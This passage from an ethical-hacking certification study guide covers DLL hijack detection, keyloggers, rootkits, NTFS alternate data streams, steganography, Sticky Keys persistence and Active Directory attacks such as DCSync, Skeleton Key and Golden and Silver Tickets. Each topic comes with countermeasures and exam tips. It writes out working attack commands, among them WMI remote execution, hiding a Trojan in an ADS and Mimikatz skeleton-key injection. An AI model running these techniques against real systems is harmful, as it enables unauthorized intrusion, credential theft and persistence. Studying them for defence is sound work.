Memory trick: "Least privilege, full paths, locked-down services, patched kernels, and Always Notify."

3.46 Tools for Defending against DLL and Dylib Hijacking

What it is (simple words): Two specific tools, one per platform, built to detect the exact weaknesses that enable DLL hijacking (3.33) and Dylib hijacking (3.34) before an attacker finds them first.

Tool	Platform	What it does (simple)
Dependency Walker	Windows	Detects common application problems such as missing modules, invalid modules, import/export mismatches, and circular dependency errors - any of which can hint at a DLL hijack opportunity
Dylib Hijack Scanner	macOS	Scans a Mac for applications that are either susceptible to dylib hijacking or have already been hijacked (see 3.34 for its demo output)

Real-world use: Before shipping a new Windows application, a development team runs it through Dependency Walker to confirm it always resolves its DLLs from fully-qualified, trusted paths and never silently falls back to searching an unsafe, writable directory first.

Countermeasures and defense: this topic *is* the countermeasure for 3.33/3.34; run both tools regularly across your application inventory, not just once at launch, since new vulnerable dependencies can appear with every software update.

EXAM FOCUS:

- How it is asked: "Which Windows tool detects missing modules, invalid modules, and import/export mismatches that could enable DLL hijacking?" -> Dependency Walker.
- Keyword: "import/export mismatches", "circular dependency errors" -> Dependency Walker.

Memory trick: "Dependency Walker walks every import Windows apps rely on; Dylib Hijack Scanner walks every dylib Macs rely on."

3.47 Executing Applications ("Owning" the System)

What it is (simple words): Once an attacker can run their own program on the victim's machine, security professionals say the attacker has "owned" the system. The attacker typically executes malicious programs remotely to gather information, gain unauthorized access to resources, exfiltrate data, capture screenshots, or install a backdoor for easy future access.

How it works / the malicious program categories from the slide:

1. **Keyloggers** - capture every keystroke the victim types, including passwords and messages.
2. **Spyware** - covertly monitors and reports on a victim's activity (browsing habits, screenshots, files, and more) without consent.
3. **Backdoors** - provide the attacker a hidden, persistent way back into the system, bypassing normal authentication.
4. **Crackers** - tools used to crack passwords, licensing, or other protections on the target system.

Real-world use: After gaining initial access through a phishing email attachment, an attacker executes a keylogger to passively harvest a victim's banking credentials over several days, then installs a backdoor so they can return even if the victim reboots or the initial phishing payload is later discovered and removed.

AI angle (ADDED CONTEXT): Attackers increasingly use AI-assisted malware builders (and underground tools such as WormGPT/FraudGPT) to quickly generate convincing phishing lures and lightly-obfuscated keylogger/backdoor code that evades signature-based antivirus; defenders use AI-driven endpoint detection and response (EDR) to flag the unusual process-injection and persistence behaviors these payloads exhibit, rather than relying only on static signatures.

Countermeasures and defense: see the dedicated keylogger checklist in 3.49; more broadly, application whitelisting, least privilege, and endpoint detection/response (EDR) tooling catch most "owning" attempts before they establish lasting persistence.

EXAM FOCUS:

- How it is asked: "What term describes an attacker successfully running a malicious program on a victim's machine, gaining full control?" -> "Owning" the system.
- Keyword: "keyloggers, spyware, backdoors, crackers" as a grouped list -> malicious programs executed after gaining access.

Memory trick: "Own it, then keep an eye (spyware/keylogger), a key (backdoor), and a lockpick (cracker) on it."

3.48 Remote Code Execution Techniques

What it is (simple words): Once an attacker has some foothold, several built-in Windows mechanisms let them run code on a *remote* system as part of lateral movement, without needing to drop and run a brand-new custom exploit each time.

How it works / the four techniques from the slide:

1. **Exploitation for Client Execution.** Unsecure coding practices make software vulnerable to focused, targeted exploitation; attackers exploit these specific vulnerabilities with the direct goal of arbitrary code execution, to maintain access to the target remote system.
2. **Service Execution.** System services are programs that run in the background of an operating system. Attackers run binaries or commands that communicate with Windows system services (such as the Service Control Manager) to execute code and maintain remote access.
3. **Windows Management Instrumentation (WMI).** WMI is a built-in Windows administration feature providing a platform for accessing Windows system resources both locally and remotely. Attackers exploit WMI to interact with a remote target, gather information about its resources, and further execute code to maintain access.
4. **Windows Remote Management (WinRM).** WinRM is a Windows-based protocol that lets a user run an executable file, modify system services, and edit the registry on a remote system. Attackers use the `winrm` command (or tools built on it, such as PowerShell remoting) to interact with WinRM and execute a payload on the remote system as part of lateral movement.

Real-world use: An attacker who already has valid domain credentials for one account uses WMI (`wmic /node:<target> process call create "cmd.exe /c ..."`, ADDED CONTEXT syntax) to execute a payload on a second machine entirely remotely, without ever needing to drop a file on disk there first, which also helps the attack blend in with legitimate admin activity.

Countermeasures and defense: restrict and monitor WMI and WinRM usage (both are legitimate admin tools, so baseline normal usage and alert on anomalies), require multi-factor authentication for remote management protocols, and apply the principle of least privilege to limit which accounts can trigger remote service or WMI execution.

EXAM FOCUS:

- How it is asked: "Which Windows protocol lets a user run executables, modify services, and edit the registry on a remote system, and which command-line tool interacts with it?" -> WinRM, via the `winrm` command (or PowerShell remoting).
- Keyword: "Service Control Manager" -> Service Execution technique. "WMI", "accesses local or remote system resources" -> WMI-based remote code execution.
- Trap: WMI and WinRM are both *legitimate* Windows administration features being abused here, not inherently malicious tools - this "living off the land" pattern

(using built-in OS tools instead of custom malware) is a favorite exam concept across several modules.

Memory trick: "Exploit the code, abuse the Service, query with WMI, remote-manage with WinRM - four legitimate doors, all usable for lateral movement."

3.49 Defending against Keyloggers

What it is (simple words): A focused checklist specifically for stopping keyloggers (introduced in 3.47), since they are one of the most common "maintain access / gather credentials" tools attackers deploy.

How it works / the full checklist:

1. Use pop-up blockers and avoid opening junk emails.
2. Install anti-spyware/antivirus programs and keep their signatures up to date.
3. Install professional firewall software and dedicated anti-keylogging software.
4. Recognize phishing emails and delete them.
5. Use keystroke-interference software that inserts randomized characters into every keystroke, confusing a basic keylogger's captured log.
6. Scan files before installing them, and use the registry editor or a process explorer to check for keystroke loggers already present.
7. Use the Windows on-screen keyboard accessibility utility to enter a password or other confidential information (since many keyloggers capture only physical key-press events, not mouse-click-based on-screen input).
8. Install a host-based IDS that can monitor the system and disable the installation of keyloggers.
9. Regularly update and patch system software.
10. Do not click on links in unsolicited or dubious emails that may redirect to malicious sites.
11. Use an automatic form-filling password manager or virtual keyboard to enter your username and password.
12. Use software that frequently scans and monitors changes in the system or network.

Real-world use: An organization deploys both a password manager (auto-fill, so most staff rarely type passwords manually at all - item 11) and a host-based IDS tuned to flag new low-level keyboard hook installations (item 8), closing off a keylogger's two main avenues of attack: capturing typed credentials and installing itself undetected.

EXAM FOCUS:

- How it is asked: "Which input method helps defeat a keylogger that only captures physical keyboard key-press events?" -> The on-screen keyboard (or a virtual keyboard / password manager auto-fill).
- Trap: a question may ask for the single BEST defense against a *hardware* keylogger (a physical device plugged inline on the keyboard cable) versus a

software keylogger; physical/visual inspection of cables and ports matters for hardware keyloggers, while most of this checklist (antivirus, HIDS, patching) targets software keyloggers specifically.

Memory trick: "Block the pop-up, patch the box, type on-screen, let the manager auto-fill."

3.50 Rootkits

What it is (simple words): A rootkit is a program (or set of programs) designed to hide both its own presence and an attacker's malicious activity, while granting the attacker ongoing, full access to the compromised host, both now and in the future.

- **Rootkit:** malware that replaces certain legitimate operating system calls and utilities with its own modified versions, undermining the target system's security so malicious functions run invisibly, hidden behind what looks like normal OS behavior.

Analogy: A rootkit is like a corrupt building inspector who does not just ignore violations; they personally rewrite the inspection report forms themselves, so every future inspection using those same forms *always* comes back clean, no matter what is actually happening inside the building.

How it works (what a typical rootkit bundles): backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, and IRC bots are commonly packaged together as part of a single rootkit's toolkit.

Popular rootkit example: FudModule Rootkit.

- Exploits a zero-day admin-to-kernel vulnerability specifically in the Windows AppLocker driver.
- Uses DKOM (Direct Kernel Object Manipulation) techniques to directly tamper with and disrupt various kernel security mechanisms, in order to gain kernel-level access.
- DKOM means directly editing the kernel's own in-memory data structures (rather than calling a normal, monitored API) to hide objects (processes, drivers, network connections) from security tools that rely on those same structures to see what is running.

Real-world use: FudModule was documented as being used by a nation-state-linked threat actor; because it manipulates kernel objects directly rather than calling monitored APIs, it was specifically designed to blind standard endpoint security products that assume the kernel's own bookkeeping can always be trusted.

Countermeasures and defense: enable kernel-level integrity protections (such as Windows' Hypervisor-protected Code Integrity / HVCI, ADDED CONTEXT), keep drivers and the kernel fully patched (rootkits like FudModule rely on specific unpatched driver vulnerabilities), use rootkit-detection tools that compare live kernel state against a known-good baseline from outside the running kernel (for example, booting from

trusted external media), and restrict which drivers are allowed to load (driver signing enforcement).

EXAM FOCUS:

- How it is asked: "Which technique directly manipulates kernel data structures in memory to hide malicious objects from security tools?" -> DKOM (Direct Kernel Object Manipulation).
- Keyword: "hides its presence", "grants full access now and in the future", "replaces OS calls with modified versions" -> Rootkit.
- Trap: a rootkit is not simply "any malware" - the defining feature tested on the exam is specifically that it *hides itself and other malicious activity*, typically at a very low (often kernel) level, which is what makes it so hard to detect with normal tools.

Memory trick: "Rootkit = root-level access, kept invisible by rewriting the OS's own rulebook."

3.51 NTFS Alternate Data Streams (ADS): Creation, Manipulation, and Defense

What it is (simple words): NTFS (the standard Windows file system) secretly lets every file carry extra, hidden "streams" of data attached to it, beyond its normal, visible content. Attackers abuse these Alternate Data Streams to hide entire malicious files behind completely normal-looking files, with the host file's reported size staying unchanged.

- **NTFS Alternate Data Stream (ADS):** a hidden, secondary data fork attached to an NTFS file, addressed with the syntax `filename:streamname`, which does not show up in a normal directory listing or affect the visible file's reported size.

Analogy: Imagine a perfectly ordinary-looking manila folder on a desk (the visible file). Taped to the *inside back flap* of that folder (an ADS) is a second, completely separate, hidden document that nobody flipping through the folder's normal pages would ever notice, and the folder still weighs the same from the outside.

How to create NTFS streams (numbered steps, using Notepad - a "stream-compliant" application):

1. Launch `c:\>notepad myfile.txt:lion.txt` - Notepad asks to create the new file; click "Yes," type some data, and save.
2. Launch `c:\>notepad myfile.txt:tiger.txt` - repeat the same process to attach a second, separate hidden stream.
3. Check the file size of `myfile.txt` in a normal directory listing - it will show as zero bytes, even though it now carries two hidden streams of data.
4. To view or modify the hidden stream data from steps 1 and 2 later, reopen it directly by name: `notepad myfile.txt:lion.txt` or `notepad myfile.txt:tiger.txt`.

How attackers manipulate ADS to hide and run a Trojan (numbered steps):

1. Start with a normal-looking file at `C:\Trojan.exe` (for example, 2 MB in size) and an innocent-looking target file, `C:\Readme.txt` (0 bytes).
2. Move the contents of the Trojan into a hidden stream attached to the innocent file: `text C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe`
3. `Readme.txt` still shows as size 0 in a normal directory listing, but it now secretly carries the entire Trojan inside its hidden stream.
4. Create a visible link (a small helper executable) that points directly at that hidden stream, so it can actually be launched: `text C:\>mklink backdoor.exe Readme.txt:Trojan.exe`
5. Simply running `C:\>backdoor.exe` now executes the Trojan code that is hidden inside `Readme.txt`'s stream.

Defending against NTFS streams (the full checklist):

1. Move suspected files to a FAT partition, which does not support ADS at all, to strip any hidden streams off instantly (copying to FAT and back is itself often the simplest removal method).
2. Use a file-integrity checker such as Tripwire File Integrity Manager to detect unexpected changes to files, including streams being added.
3. Use dedicated tools such as Stream Detector or GMER to directly detect NTFS streams.
4. Enable real-time antivirus scanning so malicious streams get flagged before they can be executed.
5. Keep antivirus software up to date.

EXAM FOCUS:

- How it is asked: "An attacker hides a Trojan inside another file's data using `type ... > file.txt:streamname`, and the original file's size still reports as zero. What Windows feature enables this?" -> NTFS Alternate Data Streams.
- Keyword: "filename:streamname" syntax, "file size shows zero despite hidden data" -> ADS.
- Trap: ADS is a feature *only of the NTFS file system*; moving a file to a FAT/FAT32 partition is specifically listed as a defense because that file system does not support alternate streams, so any hidden stream data is simply discarded or the copy fails to preserve it.

Memory trick: "A file can carry a second, invisible file taped to its back - that's an ADS. Move it to FAT and the hidden page falls off."

3.52 Steganography: Types, Tools, Steganalysis, and Detection

What it is (simple words): Steganography means hiding one piece of data (a secret message or file) inside another, completely unrelated-looking file (the "cover medium"), so that an outside observer has no idea any hidden data even exists at all - unlike encryption, which hides *meaning* but still makes it obvious that *something* secret is present.

- **Steganography:** the practice of concealing a message within another, non-secret file or medium.
- **Steganalysis:** the practice of detecting and, where possible, extracting steganographically hidden data.

Analogy: Encryption is like locking a letter in an obviously-labeled safe - anyone can see a safe exists, they just cannot open it. Steganography is like writing that same letter in invisible ink on the back of an ordinary grocery receipt - nobody even suspects a letter exists at all.

Types of steganography based on cover medium (the full list from the slide):

1. Image Steganography
2. Document Steganography
3. Folder Steganography
4. Video Steganography
5. Audio Steganography
6. Web Steganography
7. Spam/Email Steganography
8. Natural Text Steganography
9. Hidden OS Steganography
10. White Space Steganography
11. C++ Source-Code Steganography
12. Compressed Data Steganography

Steganography tools (from the slide):

- **Snow** - a command-line tool that hides messages inside the whitespace of text files, for example: `bash snow -C -m "My swiss bank account number is 45367192746" \ -p "magic" readme.txt readme1.txt` (`-C` compresses the message first, `-m` is the message, `-p` is a password, followed by the input and output text files.)
- **OpenStego** - a GUI tool for image steganography; it hides a data/message file inside a cover image file (for example, embedding `Document.txt` inside `bike.jpg` to produce `output_file.bmp`), with options for an encryption algorithm (such as AES128) and a password, and it also supports digital watermarking (embedding and verifying a watermark, separate from secret-message hiding).
- **StegoStick** - a document steganography tool that hides a secret file inside a cover file (for example, hiding `SecretText.txt` inside `bike.jpg`), protected by a password, with separate "Hide" and "Unhide" workflows.

Steganalysis methods / attacks on steganography (the full list from the slide, each describing what material the analyst/attacker has access to):

Method	What the analyst has access to
Stego-only	Only the stego object itself
Known-stego	The stego algorithm, plus both the cover medium and the stego-object

Method	What the analyst has access to
Known-message	The hidden message and the stego object
Known-cover	Both the stego-object and the original cover medium, compared to find the hidden message
Chosen-message	The analyst generates stego objects from a known message using specific steganography tools, in order to identify the algorithm used
Chosen-stego	The stego-object and the stego algorithm
Chi-square	The analyst performs probability analysis to test whether the stego object and the original data are statistically the same or not
Distinguishing Statistical	The analyst studies the embedding algorithm to detect distinguishing statistical changes, along with the length of the embedded data
Blind Classifier	A blind detector is fed original, unmodified data to learn what "normal" looks like from multiple perspectives, then flags deviations

Steganography detection tools (from the slide):

Tool	What it does (simple)
zsteg	Detects steganographically-hidden data specifically inside PNG and BMP image files
StegoVeritas	A general-purpose steganography detection and extraction tool
Stegextract	Extracts hidden data and files from images
StegoHunt MP	A commercial steganography detection and forensic tool
Steganography Studio	A tool for experimenting with and testing various steganography algorithms
Virtual Steganographic Laboratory (VSL)	A graphical tool that implements and tests nearly all popular steganography algorithms and steganalytic methods

Demo (zsteg against `cats.png`):

```
zsteg cats.png
```

```
meta                  text: "Fourth and last cat is Luke"
b1,r,lsb,xy            text: "Second cat is Marussia"
b1,g,lsb,xy            text: "Good, but look a bit deeper"
```

Reading it: each result line names the specific bit-plane/channel zsteg checked (for example `b1,r,lsb,xy` means bit 1 of the red channel, least-significant-bit order, scanned left-to-right/top-to-bottom) and the hidden text it recovered from that plane -

image steganography frequently hides data in the least-significant bits of color channels, since changing them causes no visible difference to the human eye.

Real-world use: A forensic investigator receives a suspect's image file and runs `zsteg` against it as a first, fast check; finding hidden text strings embedded across multiple LSB color-channel planes confirms the image was used to exfiltrate stolen data steganographically, and the investigator can now decide whether deeper analysis with StegoVeritas or VSL is warranted.

Countermeasures and defense: run steganalysis tools (zsteg, StegoVeritas, Stegextract) on outbound files at a data-loss-prevention (DLP) gateway, re-compress or re-encode images/media passing through sensitive boundaries (which destroys most LSB-based hidden data), and monitor for unusual file-size-to-visible-content ratios.

EXAM FOCUS:

- How it is asked: "Which tool is specifically designed to detect steganographically hidden data in PNG and BMP files?" -> zsteg.
- Keyword: "hides a message in whitespace" -> Snow. "cover image + secret file + output stego file + watermarking" -> OpenStego. "hidden message, no visible change to the file" -> Steganography generally.
- Trap: encryption and steganography are often confused; encryption makes data unreadable but still visibly present and labeled as "something secret"; steganography hides the very *existence* of secret data inside something that looks completely ordinary. A question describing "the file looks like a normal vacation photo, nothing seems encrypted" is steganography, not encryption.
- Look-alike: Known-cover (has both the cover AND the stego-object, compares them directly) vs Known-stego (has the algorithm AND both files) vs Stego-only (has only the final stego-object, nothing to compare against) - rank these from "least information available" (stego-only) to "most information available" (known-stego) when a question asks which is hardest/easiest for the analyst.

Memory trick: "Encryption hides the meaning in plain sight; steganography hides the sight itself."

3.53 Maintaining Persistence Using Windows Sticky Keys

What it is (simple words): Sticky Keys is a legitimate Windows accessibility feature (press Shift five times to turn it on) that attackers hijack to get a SYSTEM-level command prompt at the Windows login screen itself, even before anyone logs in.

How it works (numbered steps):

1. After gaining initial access and escalating privileges (for example, using a UAC bypass exploit, section 3.41), the attacker uses Metasploit's `sticky_keys` module.
2. This module replaces (or hooks) the executable normally launched by the Sticky Keys accessibility shortcut with `cmd.exe`, while keeping SYSTEM-level permissions on that replacement.

3. The attacker restarts the system (or waits for a legitimate reboot).
4. At the Windows login screen - before anyone has even logged in - the attacker (or anyone with physical/RDP access to that login screen) presses the Shift key five times, which triggers the Sticky Keys accessibility shortcut.
5. Instead of the normal accessibility dialog, a Command Prompt window opens with full SYSTEM-level access, persisting even across reboots, with no login credentials ever required.

Real-world use: A penetration tester with a time-limited engagement window sets up the Sticky Keys backdoor on a compromised server during business hours, then returns after the system has been rebooted overnight (as part of routine patching) and regains instant SYSTEM access at the login screen without needing to re-exploit anything.

Tools and commands used here: Metasploit's `post/windows/manage/sticky_keys` module (triggered after a UAC bypass or other SYSTEM-level access is first obtained).

Countermeasures and defense: disable the Sticky Keys keyboard shortcut in Ease of Access settings (the Windows prompt shown on the slide specifically offers "Disable this keyboard shortcut in Ease of Access keyboard settings"), monitor for unexpected changes to accessibility-feature executables, and restrict physical/RDP access to login screens where this backdoor would be triggered.

EXAM FOCUS:

- How it is asked: "Which Windows accessibility feature is commonly hijacked by attackers to get a SYSTEM-level command prompt at the login screen, even before any user logs in?" -> Sticky Keys (pressing Shift five times).
- Keyword: "pressing Shift 5 times opens a Command Prompt with system-level access" -> Sticky Keys persistence.

Memory trick: "Press Shift five times - if it opens a command prompt instead of an accessibility dialog, the keys are more than sticky."

3.54 Domain Dominance Through Different Paths: Overview

What it is (simple words): Domain dominance is the process of taking complete control over critical AD assets (especially domain controllers) so an attacker owns, essentially, the entire environment, not just a single compromised machine. It is usually reached through an internal user, often with social engineering as the initial entry point.

How it works / the six named paths to domain dominance (from the slide):

1. Remote code execution.
2. Abusing the Data Protection API (DPAPI).
3. Malicious replication.
4. Skeleton Key attack.
5. Golden Ticket attack.
6. Silver Ticket attack.

```
 Legitimate User          Attacker
      |                      |
      v                      v
+---------------------------------+
|     Domain Controller (DC)      |
|---------------------------------|
| RCE commands  | Golden/Silver   |
| DPAPI master  | Ticket forgery  |
| key theft     | Skeleton Key    |
+---------------------------------+
```

Real-world use: An attacker who phished one regular employee eventually works their way, through one of these six named paths, all the way up to full control over the domain controller itself - at that point, they effectively own every account, every machine, and every resource trusting that domain.

EXAM FOCUS:

- How it is asked: "Which of the following is NOT one of the named domain-dominance techniques?" (mixing the six real ones with a plausible-sounding distractor).
- Keyword: "complete control over the domain controller and AD resources" -> domain dominance (the umbrella term covering all six techniques detailed in 3.55-3.61).

Memory trick: "Six roads to the throne room: Run code, steal DPAPI's master key, copy the royal records (replication), plant a universal key (Skeleton), forge the royal seal twice (Golden and Silver Tickets)."

3.55 Remote Code Execution and Abusing DPAPI (Domain Dominance Paths)

What it is (simple words): Two of the six named domain-dominance paths from 3.54. **Remote Code Execution** here means the attacker running commands directly on the domain controller over the command line to launch the domain-dominance attack chain. **Abusing DPAPI** means stealing the domain's master decryption key to unlock secrets other users on the domain have protected.

- **DPAPI (Data Protection API):** a Windows API that applications use to encrypt sensitive data (like saved browser passwords, Wi-Fi keys, and certificate private keys) tied to a user or the machine, so only that user/machine can decrypt it again later.

How it works (numbered steps, DPAPI path):

1. Windows domain controllers hold a backup, domain-wide master key specifically so DPAPI-protected data can still be recovered/decrypted even if an individual user's own local key is lost.
2. The attacker, having already reached the domain controller, attempts to extract this master key from it.
3. With the domain's DPAPI master key in hand, the attacker can decrypt *any* DPAPI-protected secret belonging to *any* user across the entire domain - browser-saved

passwords, stored credentials, certificate private keys, and more - all at once.

Real-world use: An attacker who has already achieved remote code execution on a domain controller extracts the DPAPI master key, then systematically decrypts every domain user's saved browser credentials across the organization, turning one single theft into a company-wide credential breach.

Countermeasures and defense: restrict and tightly audit who can execute code on domain controllers at all (this is the highest-value target in the entire domain), monitor for DPAPI master-key backup/export activity, and rotate the domain's DPAPI master key following any suspected domain controller compromise.

EXAM FOCUS:

- How it is asked: "Which domain-dominance technique lets an attacker decrypt DPAPI-protected secrets belonging to any user in the domain at once?" -> Abusing DPAPI (stealing the domain's master key from the DC).
- Keyword: "master key to decrypt DPAPI-protected files" -> Abusing DPAPI.

Memory trick: "DPAPI's domain master key is the one key that unlocks every user's personal lockbox at once."

3.56 Malicious Replication and Skeleton Key Attack

What it is (simple words): Two more domain-dominance paths. **Malicious replication** abuses AD's own normal domain controller synchronization feature to copy sensitive account data (such as every password hash in the domain) without ever touching a domain controller's disk directly. **Skeleton Key** plants a universal backdoor password that works for *any* domain account, right alongside each account's real, unchanged password.

- **Malicious replication (DCSync-style attack, ADDED CONTEXT naming):** uses legitimate Active Directory replication rights (normally reserved for domain controllers themselves, who constantly sync data between each other) to request and receive a live copy of sensitive account data - most critically the `krbtgt` account's own password hash, which is the key ingredient for a Golden Ticket attack (section 3.57).
- **Skeleton Key:** a memory-resident form of malware that injects false/universal credentials into a domain controller, creating a backdoor master password that lets the attacker log on and validate themselves as *any* legitimate domain user, while that user's real, original password keeps working too (so the user never notices anything is wrong).

How it works (numbered steps, malicious replication):

1. The attacker obtains (or is granted, through a misconfiguration similar to the ACL abuse in 3.30) replication rights over the domain - specifically the `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` extended rights.
2. The attacker uses a tool that speaks the Directory Replication Service (DRS) protocol to ask a legitimate domain controller to "replicate" (synchronize) account

data to the attacker's own machine, exactly as if the attacker's machine were itself a legitimate domain controller.
3. The domain controller, trusting the replication request as legitimate, sends back the requested data, often targeted specifically at the highly sensitive `krbtgt` account.
4. The attacker now holds the `krbtgt` password hash, obtained entirely through a normal-looking protocol exchange, with no files ever copied off the domain controller's local disk and no obvious "dumping" behavior that older detection methods specifically watch for.

How it works (numbered steps, Skeleton Key attack, via Mimikatz):

1. The attacker needs administrative access to the domain controller to run this attack.
2. The attacker loads Mimikatz and runs `privilege::debug` followed by `misc::skeleton`.
3. Mimikatz patches the domain controller's in-memory LSASS process, altering how it validates Kerberos pre-authentication so that a fixed, attacker-chosen "skeleton" password is accepted as valid for *every* account in the domain, alongside each account's own real password.
4. The attacker can now log on as literally any domain user simply by supplying that user's username and the single skeleton password, without needing to know or change that user's actual password at all.
5. Because this attack only patches memory (it is memory-resident), it does not survive a reboot of the domain controller - the attacker must re-run it after every DC restart to keep the backdoor active.

Demo output (Mimikatz, Skeleton Key):

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[RC4] functions
Injected patch OK
```

Real-world use: An attacker with Domain Admin rights plants a Skeleton Key on the primary domain controller; for the rest of that day (until the DC is next rebooted), the attacker can authenticate as any employee at all, including the CFO, using one single memorized password, making detection far harder since every account's *real* password still works too and nothing appears to have "changed."

Countermeasures and defense: restrict and tightly monitor who holds replication rights (`DS-Replication-Get-Changes-All`) on the domain, especially outside the Domain Controllers group; monitor for replication requests originating from non-domain-controller IP addresses; monitor for LSASS memory-patching behavior (Credential Guard specifically helps prevent Skeleton Key-style in-memory patching); and rotate the `krbtgt` password (twice) immediately after any suspected domain controller compromise.

EXAM FOCUS:

- How it is asked: "Which attack abuses legitimate AD replication rights to pull password hashes, including krbtgt, without touching the domain controller's disk?" -> Malicious replication (DCSync-style attack).
- How it is asked: "Which attack patches LSASS in memory to accept one universal password for every domain account, while leaving each account's real password untouched?" -> Skeleton Key attack.
- Trap: a Skeleton Key attack does *not* survive a domain controller reboot (it is memory-resident only); a question describing a persistent backdoor that survives reboots is more likely describing a Golden Ticket (3.57) or a scheduled-task/WMI-based persistence mechanism (3.60), not a Skeleton Key.

Memory trick: "Replication copies the royal ledger quietly; Skeleton Key is a master key that opens every door, right alongside each door's real key."

3.57 Golden Ticket Attack

What it is (simple words): A Golden Ticket attack is the single most powerful Kerberos attack: by stealing the password hash of the `krbtgt` account (the special account that signs/encrypts every single Ticket Granting Ticket in the entire domain), an attacker can forge their own, completely fake TGTs for *any* user, with *any* group memberships, valid for an extremely long time, essentially owning the whole domain's identity system forever (until `krbtgt` is reset, usually twice).

Analogy: If Kerberos tickets (3.3) are theme-park wristbands, the `krbtgt` account is the one master printing press that stamps every single legitimate wristband in existence. Steal that press, and you can print yourself a permanent, all-access, lifetime VIP wristband for any name you like - the gate staff has no way to tell it apart from a real one, because it uses the exact same official stamp.

How it works (numbered steps):

1. The attacker steals the `krbtgt` account's password hash (often via the malicious replication technique in 3.56, or via a standard credential-dumping tool on an already-compromised domain controller).
2. The attacker gathers the domain's name and SID (Security Identifier).
3. Using the stolen `krbtgt` hash plus the domain name and SID, the attacker forges a completely fake TGT (Ticket Granting Ticket) for any username and any group memberships they choose, impersonating a privileged user such as a Domain Admin.
4. The attacker sends this forged TGT to the domain's Ticket Granting Server (TGS) along with a forged TGS service-ticket request.
5. The domain controller/KDC, seeing a TGT that is validly signed with the real `krbtgt` hash, has no way to tell it is fake, and issues a legitimate TGS response.
6. The attacker uses that legitimate-looking service ticket to access the application server as though they really were the impersonated privileged user.

7. The forged ticket can also simply be saved to a file for later reuse at will.

Real-world use: An attacker who achieved domain controller compromise months ago, and quietly extracted the `krbtgt` hash at that time, can return at any point afterward (even after every other foothold has been cleaned up and every password in the domain has been reset) and forge a brand-new Golden Ticket on the spot, instantly regaining full Domain Admin-equivalent access, as long as the `krbtgt` password itself was never specifically rotated.

Tools and commands used here: Mimikatz (`kerberos::golden`), Rubeus.

Countermeasures and defense: rotate the `krbtgt` account password twice (changing it once still leaves the *previous* password cryptographically valid for a transition period, so a single reset is not enough to fully invalidate a stolen hash), monitor for TGTs with unusually long lifetimes or unusual group-membership claims, and tightly restrict and monitor who can ever read the `krbtgt` hash (restricting replication rights, as covered in 3.56, directly blocks the easiest way to steal it).

EXAM FOCUS:

- How it is asked: "Which attack lets an attacker forge a TGT for any user by stealing the KRBTGT account's password hash?" -> Golden Ticket attack.
- Keyword: "krbtgt hash", "forge any TGT", "complete control over AD" -> Golden Ticket.
- Trap: resetting the `krbtgt` password only *once* does not fully remediate a Golden Ticket compromise, because of how Kerberos key history works; it must be reset twice to fully invalidate both the current and previous key.
- Look-alike: Golden Ticket (forges a TGT using the `krbtgt` hash = unlocks access to literally *any* service in the domain) vs Silver Ticket (3.58, forges a TGS using one specific *service account's* hash = unlocks access to only *that one* service).

Memory trick: "Golden Ticket = steal the master press that stamps every single wristband in the whole park."

3.58 Silver Ticket Attack

What it is (simple words): A Silver Ticket attack is a quieter, narrower cousin of the Golden Ticket. Instead of stealing the domain-wide `krbtgt` hash, the attacker steals the password hash of just *one specific service account* and forges a fake Ticket Granting Service (TGS) ticket good for accessing only that one service - but the forgery still looks completely legitimate to that one service, because it never even needs to check in with the domain controller to validate it.

How it works (numbered steps):

1. The attacker needs access to credentials gathered from either a local service account, or the local system's own SAM database (a lower bar than stealing `krbtgt`, which usually requires full domain controller compromise).
2. The attacker extracts the target service account's NTLM hash.

3. The attacker gathers the domain name and SID, then uses the mimikatz tool to create a forged TGS ticket, impersonating a privileged user, but scoped specifically to that one service.
4. The attacker presents the forged TGS ticket directly to the local server hosting that service.
5. Because a service checks a presented TGS ticket's validity *locally*, using its own cached copy of its service account's key (it does not need to re-confirm anything with the domain controller for every request), the forged ticket is accepted and the attacker accesses that service's resources as the impersonated, legitimate user, all without ever involving the Key Distribution Center at all.

Real-world use: An attacker compromises a local SQL Server service account's NTLM hash on a single application server. With that one hash, they forge a Silver Ticket scoped to the MSSQL service specifically, gaining full access to that single database server as a privileged database user - without needing anything close to full domain-controller-level compromise, and without that forged ticket ever showing up in domain controller authentication logs at all, since the DC is never contacted.

Tools and commands used here: Mimikatz (`kerberos::golden` with the `/sids` and `/target` service-specific parameters - the same Mimikatz command generates both Golden and Silver Tickets, depending on the parameters used).

Countermeasures and defense: rotate service account passwords regularly (especially for accounts with weak or never-changed passwords), use Group Managed Service Accounts (gMSA) which auto-rotate their own passwords, enable detailed service-level logging (since Silver Ticket activity specifically avoids domain controller logs, monitoring must also happen at the individual service/application server level), and monitor for anomalous service-ticket usage patterns at each individual application server.

EXAM FOCUS:

- How it is asked: "An attacker forges a service ticket using a stolen service account's NTLM hash, targeting only that one service, and the activity never shows up in domain controller logs. Which attack is this?" -> Silver Ticket attack.
- Keyword: "service account hash", "scoped to one service", "bypasses the domain controller/KDC entirely for validation" -> Silver Ticket.
- Trap: a question may try to trick you into picking Golden Ticket just because "it's a forged Kerberos ticket" - the specific giveaway for Silver Ticket is the *narrow scope* (one service only) and the fact that validation never touches the domain controller at all.

Memory trick: "Silver Ticket: steal one service's own stamp, not the whole park's master press, and the gate for that one ride never even calls the main office to double-check."

3.59 Maintaining Domain Persistence Through AdminSDHolder

What it is (simple words): `AdminSDHolder` is a special, built-in Active Directory object whose entire job is to protect every high-privilege account and group (like Domain Admins) by automatically re-applying its own template permissions onto them on a regular schedule, overwriting any accidental (or malicious) permission changes made directly on those protected accounts. Attackers abuse this very protection mechanism itself to plant a stealthy, self-healing backdoor.

- **AdminSDHolder:** the AD object whose Access-Control List (ACL) acts as a template that gets automatically copied onto every member of a defined set of protected, highly-privileged groups (Domain Admins, Enterprise Admins, and similar), on a recurring interval (historically every 60 minutes, via a background process called SDProp).
- **SDProp (Security Descriptor Propagation):** the background AD process that performs this periodic copy-down of `AdminSDHolder`'s permission template onto every protected account.

Analogy: Imagine a master stencil kept in a locked drawer, used every single hour to automatically re-paint the exact same security markings onto every VIP's office door, specifically so nobody can quietly change a VIP's door lock without it getting reset back to the official standard within the hour. An attacker who gets to *edit the master stencil itself* can add their own name to it - and from then on, every single hourly re-paint cycle will keep re-granting the attacker's access automatically, with zero further effort, and the change will blend in since it is coming from the system's own "legitimate" security-enforcement process.

How it works (numbered steps):

